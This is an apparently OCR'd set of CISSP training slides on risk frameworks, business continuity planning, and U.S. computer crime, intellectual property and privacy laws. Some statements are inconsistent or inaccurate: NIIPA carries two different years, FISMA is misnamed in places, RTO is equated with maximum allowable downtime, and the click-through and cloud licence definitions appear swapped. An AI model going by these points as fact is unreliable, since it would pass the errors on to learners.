
- Risk frameworks assist organizations develop an effective strategy to mitigate risk within an organization
- Examples of risk frameworks include:
  - ✓ Risk Management Framework (RMF)
  - ✓ Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE)
  - ✓ Threat Agent Risk Assessment (TARA)
- The National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC) provides numerous documents to aid in risk assessment frameworks

Risk-Focused NIST Special Publications

- ✓ NIST-SP 800-30 Rev 1
  - o Guide for Conducting Risk Assessments
- ✓ NIST-SP 800-37 Rev 2
  - o Risk Management Framework for Information Systems and Organizations: A System Life Cycle Approach for Security and Privacy
- ✓ NIST-SP 800-39
  - o Managing Information Security Risk: Organization, Mission, and Information System View
- ✓ NIST-SP 800-161
  - o Supply Chain Risk Management Practices for Federal Information Systems and Organizations

RMF Process

- A six-step process to identify, improve, and evaluate security controls
  - ✓ Categorize
    - o Categorize systems based on organizational impact
  - ✓ Select
    - o Select baseline security controls based on risk assessment
  - ✓ Implement
    - o Implement security controls
  - ✓ Assess
    - o Evaluate security controls
  - ✓ Authorize
    - o Authorize deployment of information system
  - ✓ Monitor
    - o Monitor control effectiveness



RMF Process – NIST 800-37

Question Set #4


Security Awareness, Education, and Training Program

Security Awareness and Training


- Organizations have a responsibility to train their personnel on the importance of implementing security at every level of the operation
  - ✓ Training and Education
    - o Technical Staff, Management, Users
    - o Technical, Administrative, Physical
    - o Safety Topics (Escape Plans, Drills)

Security Training Topics

- Training topics to consider when developing a security training plan:
  - ✓ Train on current security law, best practices, and standards
  - ✓ Clean desk policy
  - ✓ Proper handling of organizational PII
  - ✓ BYOD integration
  - ✓ Facility security
  - ✓ Proper use of web resources
  - ✓ Social networking activities
  - ✓ Data handling and marking
  - ✓ Media disposal
  - ✓ Emergency procedures (i.e. real, hoax)



Question Set #5



Questions

ISC2 CISSP Training

Business Continuity Planning

CISSP® Certified Information Systems Security Professional


Domain Topics

1.7 Identify, Analyze, and Prioritize Business Continuity Requirements

7.14 Participate in Business Continuity Planning and Exercises

NIST Contingency Planning Guide

- NIST SP 800-34 introduces organizational contingency planning and although it is focused on federal information systems, the guide can also be used by industry to establish contingency plans
- The publication recommends that organizations identify their core "business processes" and specify three recovery measures:
  - ✓ Recovery Point Objective (RPO)
  - ✓ Recovery Time Objective (RTO)
  - ✓ Maximum Tolerable Downtime (MTD)




NIST Special Publication 800-34 Rev. 1

Contingency Planning Guide for
Federal Information Systems

Marianne Swanson
Pauline Bowen
Amy Wohl Phillips
Dean Gallup
David Lynes


Recovery Point Objective

- During normal operations, organizations should have security controls in place to backup hardware, services, applications, and data
- The Recovery Point Objective (RPO) is the last time an organization backed up hardware, services, applications, or data
- The RPO should be specified in policy and applied by system administrators
- If your RPO is 2 hours, and a service disruption occurs, your organization will lose 2 hours of data




Recovery Time Objective

- After a service disruption occurs, the RTO is the time needed to restore hardware, services, applications, or data
- RTO is also known as Maximum Allowable Downtime (MAD)




Maximum Tolerable Downtime

- The MTD is the point at which a continued service disruption will lead to negatively impact on business operation
- To avoid negative impact to business operations, the RTO should be less than the MTD



RPO, RTO, and MTD Relationship



Question Set #1

Business Continuity

- Business continuity (BC) and disaster recovery (DR) contend with service outages and re-establishing business operations
- A Business Continuity Plan (BCP) includes all policies, procedures, and processes that mitigate disruptive events and restart operations
- A BCP should provide
  - ✓ Project Scope and Planning
  - ✓ Business Impact Assessment (BIA)
  - ✓ Continuity Planning
  - ✓ Approval and Implementation


BCP Project Scope and Planning

- BCP's should include:
  - ✓ Business Organization Analysis
    - o Understanding the day-to-day business operations helps to identify the correct team members for BCP development
  - ✓ BCP Team Selection
    - o Select personnel from across numerous business units
  - ✓ Identify Necessary Resources
    - o Labor
    - o Facilities
    - o Funding
  - ✓ Understand Legal and Regulatory Requirements

Question Set #2


Business Impact Analysis

- A Business Impact Analysis (BIA) assesses critical organizational functions and how they are affected by interruptions caused by accidents, disasters, or unforeseen events
- A Business Impact Analysis (BIA) will generally cover the following topics:
  - ✓ Identify Business Functions
  - ✓ Prioritize Critical Business Functions
  - ✓ Identify Organizational Risks
  - ✓ Generate a Likelihood Assessment
  - ✓ Develop an Impact Assessment
  - ✓ Prioritize Resources




BIA Definitions

- Identify Business Functions
  - ✓ Every organization is going to have a list of business activities that are identified from a strategic, tactical, and operational perspective
  - ✓ This list is necessary before critical functions can be determined
- Prioritize Critical Business Functions
  - ✓ What business activities are absolutely crucial to continued operation
  - ✓ Failure in any critical business functions will result in business failure
- Identify Organizational Risks
  - ✓ Identification of natural and man-made risks that could effect critical business functions




BIA Definitions


- Generate a Likelihood Assessment
  - ✓ Determine the Annualized Rate of Occurrence (ARO) that a business can expect for each identified risk
- Develop an Impact Assessment
  - ✓ Calculate EF, SLE, and ALE for each organizational risk
- Prioritize Resources
  - ✓ Prioritize business continuity resources to the risks based on likelihood and impact



Conduct a BIA




Question Set #3




Continuity Planning

- Continuity planning is a phase that generally follows project scope and BIA analyses
- Continuity planning should address:
  - ✓ Strategy Development
  - ✓ Provisions and Processes
  - ✓ Plan Approval
  - ✓ Plan Implementation
  - ✓ Training and Education




Continuity Planning Documentation

- Documents generated during the continuity planning process include:
  - ✓ BCP Planning Goals
  - ✓ Statement of Priorities
  - ✓ Organizational Responsibility
  - ✓ Statement of Urgency and Timing
  - ✓ Risk Assessment
  - ✓ Risk Mitigation
  - ✓ Vital Records Program
  - ✓ Emergency-Response Guidelines
  - ✓ Maintenance
  - ✓ Testing and Exercises



Question Set #4



Questions

ISC2 CISSP Training

Laws, Regulations, and Compliance

CISSP® Certified Information Systems Security Professional

Disclaimer…

I am not a lawyer but I did stay at a Holiday Inn Express last night!

Domain Topics

1.3 Determine compliance requirements

1.4 Understand legal and regulatory issues that pertain to information security in a global context

Law Categories

- Criminal Law
  - ✓ Laws enforced by police and law enforcement agencies
  - ✓ Criminal law infractions include acts such as murder, assault, robbery, and arson
- Civil Law
  - ✓ Laws designed to establish an orderly society and govern non-criminal matters but require impartial arbiters to settle disputes between individuals and organizations
  - ✓ Examples of civil law include contract disputes, real estate transactions, employment matters, and estate/probate procedures
  - ✓ Civil laws also establish the framework used by the executive by establishing budgets for governmental activities and grant authority for administrative laws

Law Categories


- Administrative Law
  - ✓ Law relative to administrative agencies following executive branch directives to ensure effective government functions
  - ✓ Although criminal and civil law provide high level directives, executive branch agencies have discretion to enact administrative law
  - ✓ Administrative law is generally provided by means of policies, procedures, and regulations that govern the agency operations

Computer Crime Law

Computer Crime

- As computer technologies advanced, computer crimes proliferated and there was a need to augment traditional criminal law to include computer crimes and several legislative attempts were made to respond to computer-based crimes
- In preparation for the CISSP we will focus on U.S. Federal and International laws relating to computer crimes

Federal Rules of Evidence



FEDERAL RULES
OF
EVIDENCE

DECEMBER 1, 2014

- Enacted by Public Law 93–595 and approved January 2, 1975
- FRE Articles include:
  - ✓ Article VI – Witnesses
  - ✓ Article VII – Opinions and Expert Testimony
  - ✓ Article VIII – Hearsay
  - ✓ Article IX – Authentication and Identification
  - ✓ Article X – Contents of Writings, Recordings, and Photographs

Computer-Based Laws


- We will introduce several laws that attempted to address computer crimes
  - ✓ Computer Fraud and Abuse Act, 1986
  - ✓ Computer Security Act, 1987
  - ✓ National Information Infrastructure Protection Act, 1991
  - ✓ Computer Abuse Amendment Act, 1994
  - ✓ Economic Espionage Act, 1996
  - ✓ Federal Information Systems Management Act, 2002
  - ✓ Federal Cybersecurity Laws, 2014
    - ○ Federal Information Systems Modernization Act, 2014

Computer Fraud and Abuse Act

- Passed in 1986, the CFAA was the first major piece of cybercrime-specific legislation in the U.S. and gave the FBI authority to prosecute hackers and spammers
- Written to only cover computer crimes that crossed state boundaries and avoided infringing on states' rights
- Updated numerous times: 1994, 1996, 2001, 2002, and 2008
- In 1994, the Computer Abuse Amendment Act, amended CFAA by:
  - ✓ Outlawing malware that damages computer systems
  - ✓ Expanding the CFAA to cover any computer used in interstate commerce
  - ✓ Imprisoning offenders regardless if they intended to cause damage
  - ✓ Gave computer crime victims rights to pursue civil action for damages

National Information Infrastructure Protection Act


- An amendment to the CFAA was added in 1996, called the National Information Infrastructure Protection Act (NIIPA) of 1996
- The NIIPA:
  - ✓ Extended CFAA to cover computer systems engaged in interstate commerce
  - ✓ Protection of national infrastructure computing systems such as those associated with railroads, gas pipelines, electric power grids, and telecommunications circuits
  - ✓ Defined any damage caused by an intentional act against critical national infrastructure as a felony



THE NATIONAL INFORMATION INFRASTRUCTURE PROTECTION ACT OF 1995

UNITED STATES CONGRESS SENATE COMMITTEE ON JUDICIARY

Federal Information Security Management Act



TITLE III—INFORMATION SECURITY

SEC. 301. INFORMATION SECURITY.

(a) SHORT TITLE.—This title may be cited as the "Federal Information Security Management Act of 2002".

(b) INFORMATION SECURITY.—

(1) IN GENERAL.—Chapter 35 of title 44, United States Code, is amended by adding at the end the following new subchapter:

"SUBCHAPTER III—INFORMATION SECURITY

"§ 3541. Purposes

"The purposes of this subchapter are to—

"(1) provide a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets;

"(2) recognize the highly networked nature of the current Federal computing environment and provide effective governmentwide management and oversight of the related information security risks, including coordination of information security efforts throughout the civilian, national security, and law enforcement communities;

"(3) provide for development and maintenance of minimum controls required to protect Federal information and information systems;

"(4) provide a mechanism for improved oversight of Federal agency information security programs;

"(5) acknowledge that commercially developed information security products offer advanced, dynamic, robust, and effective information security solutions, reflecting market solutions for the protection of critical information infrastructures important to the national defense and economic security of the nation that are designed, built, and operated by the private sector; and

"(6) recognize that the selection of specific technical hardware and software information security solutions should be left to individual agencies from among commercially developed products.

- Passed in 2002, FISMA requires federal agencies and contractors to implement an information security program
- FISMA repeals and replaces Computer Security Act of 1987 and Government Information Security Reform Act of 2000
- NIST published FISMA security documentation:
  - ✓ Guidelines for organization risk assessments
  - ✓ Security awareness training procedures
  - ✓ Security policy development & implementation
  - ✓ Incident handling and response
  - ✓ Continuity of operations and disaster recovery

Federal Cybersecurity Laws of 2014

- Several federal cybersecurity laws were passed in 2014
- The Federal Information Systems Modernization Act (FISMA) modified the Federal Information Systems Management Act (FISMA) by centralizing federal cybersecurity responsibility with DHS
  - ✓ Exceptions:
    - DoD related cybersecurity remains with Secretary of Defense (SecDef)
    - Intelligence cybersecurity remains with Director of National Intelligence (DNI)
- The Cybersecurity Enhancement Act requires NIST to develop cybersecurity standards; NIST Special Publication (SP) 800 series
- The National Cybersecurity Protection Act (NCPA) charged the DHS with establishing a national cybersecurity and communications integration center to coordinate activities between federal and civilian organizations to share cybersecurity related data

Intellectual Property Laws

Intellectual Property Definitions

- Intellectual property focuses on intangible assets requiring greater legal protections and depend on secrecy of recipes to compete in the marketplace
- Intellectual Property (IP) topics covered on the CISSP include:
  - ✓ Copyrights
    - Guarantees that creators of “original works of authorship” protection against unauthorized duplication; ©
  - ✓ Eight work categories
    - Literary, Musical, Dramatic, Pantomimes and choreographic, Pictorial, graphical, and sculptural, Motion pictures and AV, Sound recordings, and Architectural

Intellectual Property Definitions

- Intellectual Property (IP) topics covered on the CISSP include:
  - ✓ Trademarks
    - Words, slogans, or logos identifying a company product or service
    - The objective of trademark protection is to avoid confusion
    - Trademarks do not need to be officially registered; ™
    - If a product or service is registered; ®
  - ✓ Patents
    - Patents protect IP with a 20-year exclusive rights period
    - Starts from initial application date and is public domain thereafter
    - Inventions are patentable only if they are original ideas

Intellectual Property Definitions


- Intellectual Property (IP) topics covered on the CISSP include:
  - ✓ Trade secrets
    - IP essential to a business and whose disclosure would irreparably damage a company
    - Copyrights and patents do not provide adequate protection:
      - ▪ They require public disclose about the invention
      - ▪ They only provide protection for a limited time

Digital Millennium Copyright Act

- The DMCA was passed in 1998 to modernize IP protections and brought U.S. copyright law into compliance with World Intellectual Property Organization (WIPO) treaties
- The DMCA prohibits circumventing copyright protection mechanisms placed on a protected work by the copyright holder
  - ✓ Examples include copy-prevention mechanisms placed on digital media such as compact discs (CDs) and digital versatile discs (DVDs)
- The DMCA specifies penalties of up to $1,000,000 and 10 years in prison for repeat offenders
- Nonprofit institutions such as libraries and schools are exempted from this provision
- DMCA limits liability of Internet service providers (ISP) when their circuits are used by criminals violating the copyright law

Economic Espionage Act

- This act contains two significant provisions:
  - ✓ "Anyone found guilty of stealing trade secrets from a U.S. corporation with the intention of benefiting a foreign government or agent may be fined up to $500,000 and imprisoned for up to 15 years"
  - ✓ "Anyone found guilty of stealing trade secrets under other circumstances may be fined up to $250,000 and imprisoned for up to 10 years"



Cases from Economic Espionage Act

United States of America v. United Microelectronics Corporation, et al.

Court Name: United States District Court for the Northern District of California

China-US Trade Secrets Tensions Heighten

As China and the United States continue to spar over trade-related issues, the current administration has escalated protections for misappropriation of trade secrets by Chinese-related companies.

A China-backed Taiwanese company is in the United States government's crosshairs as an increase in espionage has begun to mount. This spawned from the most recent indictment naming the company United Microelectronic Corporation (UMC), Fuijan Jinhua Integrated Circuit and three individuals named Stephen Chen, JT ho, and Kenny Wang in a scheme to steal trade secrets valued at up to $8.75 billion. Attorney General Jeff Sessions has reached a boiling point with Chinese espionage stating, "[w]e are here to say enough is enough".

The individuals named in the above-mentioned indictment worked for Micron's Taiwanese subsidiary, eventually working for UMC. The allegation states that the individuals planned to steal trade secrets from Micron (a United States chip-making company) through Micron's MMT subsidiary. The United States is taking all necessary measures to address this issue. Attorney General Sessions explained the impact on United States companies and how the U.S. plans to move forward. In response to the indictment, senior VP and general counsel of Micron, Joel Poppen, stated "Micron has invested billions of dollars over decades to develop its intellectual property. The actions announced today reinforce that criminal misappropriation will be appropriately addressed."

The trade tensions between the United States and China have increased as technology secrets have become more valuable and the misappropriation of these products and processes have gotten out of hand.

http://tsi.brooklaw.edu/category/legal-basis-trade-secret-claims/economic-espionage-act

Licensing Definitions

- There are four types of licensing agreements that will be tested on the CISSP:
  - ✓ Contractual License Agreements
    - ○ A written contract between software vendors and customers specifying responsibilities
  - ✓ Shrink-Wrap License Agreements
    - ○ Agreements written on the outside of software packaging that includes clauses specifying terms when breaking shrink-wrap packaging
    - ○ Does not require users to acknowledge they have read the agreement
  - ✓ Click-Through License Agreements
    - ○ Contract terms written on packaging or included in software documentation that specifies terms
  - ✓ Cloud Service License Agreements
    - ○ A link to legal terms and a check box for users is provided to agree to the terms

Import / Export


- Federal regulations that govern imports and exports include:
  - ✓ The International Traffic in Arms Regulations (ITAR)
    - ○ Controls export of defense items and technical information
    - ○ Specified in the U.S. Munitions List (USML); 22 CFR 121
  - ✓ The Export Administration Regulations (EAR)
    - ○ Items designed for commercial use that have military applications
    - ○ Listed in the Commerce Control List (CCL) maintained by the U.S. Department of Commerce (DoC)
      - ▪ DoC Bureau of Industry and Security specifies regulations on the export of encryption products outside the United States
    - ○ EAR contains a category covering information security products

Question Set #1

U.S. Privacy Laws

Fourth Amendment

- The 4th Amendment to the U.S. Constitution prohibits government agents from searching private property without a warrant and probable cause
- Recent laws and administrative regulations have required courts to expand their interpretation of the 4th Amendment to include protections against wiretapping and other invasions of privacy



The 4th Amendment

The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.

Privacy Act of 1974

- Requires government agencies to maintain records necessary for conducting business and destroy records when no longer needed for business functions
- Specifies a formal procedure for citizens to gain access to records the government maintains about them (i.e. FOIA)
- Prevents government agencies from disclosing private information to other people or agencies without the prior written consent
  - Exception to the Privacy Act include information collected for the census, law enforcement, the National Archives, health and safety, and court orders
- Only pertains to government agencies, not private organizations

Electronic Communications Privacy Act

- Passed in 1986, ECPA makes it a crime to invade individual electronic privacy
- Extended the Federal Wiretap Act of 1968 and applies to any illegal interception of electronic communications or the intentional access of electronically stored data
- Prohibits interception or disclosure of communications and specifies situations where disclosure is legal
- Protects against monitoring of email, voicemail, phone conversations, and prevents providers from making unauthorized disclosures of their content

Communications Assistance for Law Enforcement Act

- Passed in 1994, CALEA amended ECPA and requires all communications carriers to make wiretaps possible for law enforcement with an appropriate court order, regardless of the technology in use and has expanded to include VoIP and broadband Internet traffic
- From 2004 to 2007 there was a 62 percent growth in the number of wiretaps performed under CALEA – and more than 3,000 percent growth in interception of Internet data such as email
- By 2007, the FBI had spent $39 million on its Digital Collection System Network (DCSNet) system, which collects, stores, indexes, and analyzes communications data

Health Insurance Portability and Accountability Act

- Passed in 1996, HIPAA made numerous changes to the laws governing health insurance and health maintenance organizations (HMOs)
- Required privacy and security regulations regarding strict security measures for hospitals, physicians, insurance companies, and other organizations that process or store individual medical information
- Defines the rights of individual medical records and requires organizations to disclose rights in writing

Health Information Technology for Economic and Clinical Health Act

- Passed in 2009, Congress amended HIPAA by passing the HITECH Act which updated requirement on organizations handling of protected health information (PHI) on behalf of HIPAA covered entity and Business Associates
- Sharing of any information between a covered entity and business associate must be documented in a business associate agreement (BAA)
- HITECH requires data breach notifications where HIPAA-covered entities that have a data breach must notify affected individuals, the Secretary of Health and Human Services (HHS) and the media

Children’s Online Privacy Protection Act

- Passed in 1998, the COPPA requires that websites must display privacy notices that state the information collected, its use, and contact information for site operators
- Parents must review any information collected from their children and be allowed to permanently delete it from the site’s records
- Parents must provide verifiable consent to data collected on children younger than 13, prior to any collection

Gramm-Leach-Bliley Act

- Passed in 1999, GLBA relaxed government regulations concerning the services banks, insurance companies, and credit providers could provide one another
- The GLBA limited the types of information that could be exchanged among subsidiaries of the same corporation and required financial institutions to provide written privacy policies to all their customers
- Requires financial institutions to "respect the privacy of its customers and to protect the security and confidentiality of those customers' non-public personal information”

USA PATRIOT Act

- Passed in 2001, The Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism Act broadened the powers of law enforcement organizations and intelligence agencies when monitoring electronic communications
- Allows authorities to obtain a blanket authorization for a person and monitoring all communications to or from that person under a single warrant
- ISPs may voluntarily provide the government with a large range of information
- Allows the government to obtain detailed information on user activity using a subpoena and amends the CFAA to establish more significant penalties for criminal acts

Family Educational Rights and Privacy Act

- Passed in 1974, FERPA is a specialized privacy bill affecting educational institutions that accept funding from the federal government
- Grants privacy rights to students older than 18 and parents of minor students
- FERPA protections include:
  - ✓ Parents/students have the right to inspect any educational records maintained by the institution about the student
  - ✓ Parents/students have the right to request correction of records they think are erroneous and the right to include a statement in the records contesting anything that is not corrected
  - ✓ Schools may not release personal information from student records without written consent, except under certain circumstances

Identity Theft and Assumption Deterrence Act

